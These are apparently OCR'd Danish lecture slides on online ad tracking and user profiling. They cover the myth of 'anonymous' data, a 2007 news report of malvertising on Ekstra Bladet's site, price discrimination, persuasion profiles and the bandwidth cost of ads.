Anonym data

"None of these companies really wants to identify who we are — they just want to get us the sports equipment or gadget we like.

In short, [they] are uninterested in personally identifying information such as your name"

(gælder ikke nødvendigvis 3.parties)

http://radar.oreilly.com/2014/12/how-browsers-get-to-know-you-in-milliseconds.html

Anonym data


Vi ved ikke hvem du er, kun dit telefonnummer, adresse, mail, køn, alder, indkomst, uddannelse, seksuelle orientering, antal søskende, om du kan lide Pepsi eller Coca Cola, om du er introvert eller ekstrovert, hvem dine nærmeste venner er, hvad du vil snart vil købe – og 1000vis af andre datapunkter om dig

Hvad sker der i praksis – Hvad er problemet?

Men det er jo bare et ID de får og nogle sider jeg har set på nettet får jo ikke mit navn.

Jeg *vil* jo købe et kamera…

Et sikkerhedsproblem



- Web reklamer er software. De eksekverer kode på din computer - og scripts i din browser
- Databaser superoptimeret for hastighed, garanteret ikke for sikkerhed
- Reklamefirmaerne bliver jævnligt hacket - effektiv vej ind i ellers svære mål

Et sikkerhedsproblem

Politiken

Danmark

Kommunalvalg Politik Vejret Uddannelse Samfund Ungdomsuddannelser

DANMARK 14. DEC. 2007 KL. 18.03

Virus på Ekstra Bladet skyldes manglende sikkerhed


Virus blev spredt via falske annoncer for velrenommerede firmaer.

Berlingske Media er heller ikke ansvarlig for, og påtager sig ikke erstatningspligt for, skader eller virus, der inficerer dit computerudstyr eller anden ejendom på grund af din adgang til, brug af hjemmesiden. Det samme gælder for din eventuelle downloading af tekst, billeder, materiale, data, video eller lyde fra hjemmesiden.


IT-direktør i JP/Politikens Hus Per Palmkvist Knudsen fortæller, at Ekstra Bladets hjemmeside blev angrebet af en såkaldt »injection virus«, hvor man ikke behøver at klikke på banneret for at blive berørt af virusen, men bare skal bevæge sig ind på siden.

Problemer?

Højere priser



Bruger profilering og pris differentiering




https://www.dr.dk/tv/se/dr2-tema/dr2-tema-du-bliver-overvaget-2#!/50:20

Problemer?

Når man afslører at en - tidligere stabil - del af livsstilen kan ændres

Kamp om din sjæl (eller tegnebog)



Hvornår er du mest modtagelig?

”Persuation profiles” – hvordan kan du bedst overtales til at købe, hvornår er man mest sårbar/modtagelig

- Flybillet til en ferie eller besøge sin syge mor
- Benzinpris - er man lige ved at løbe tør eller kan man køre langt endnu


=> forskellige priser

Bruger profilering

- Er det ok, reklamefolk ved hvornår jeg er mest sårbar?
- Hvornår jeg er lettest at påvirke?
- Har de ret til at få mig til at drikke mere Cola?
- Er det ok Unilever og mange andre firmaer ved alt om min ”journey throughout the day” med ”realtime data” om mine ”behavioral changes”?


- Personlig data om dig spredt i tusinder af firmaer – i hele verden

Omkostninger



- Publishers, dvs siderne reklamerne vises på, mister (mange) penge til reklame-økosystemet
- Datatrafik og meget langsommere sider (AngryBirds data usage drop from 5MB to 50k when ads are disabled") (”University Rolls Out Adblock Plus, Saves 40 Percent Network Bandwidth”)

Omkostninger ved bruger profilering



Privacy/Data protection – 2.del:

forelæsning d.10/10

Spørgsmål?

https://fbcdn-sphotos-a.akamaihd.net/hphotos-ak-ash3/s720x720/523042_10151563910152841_132520367840_9277012_1277049259_n.jpg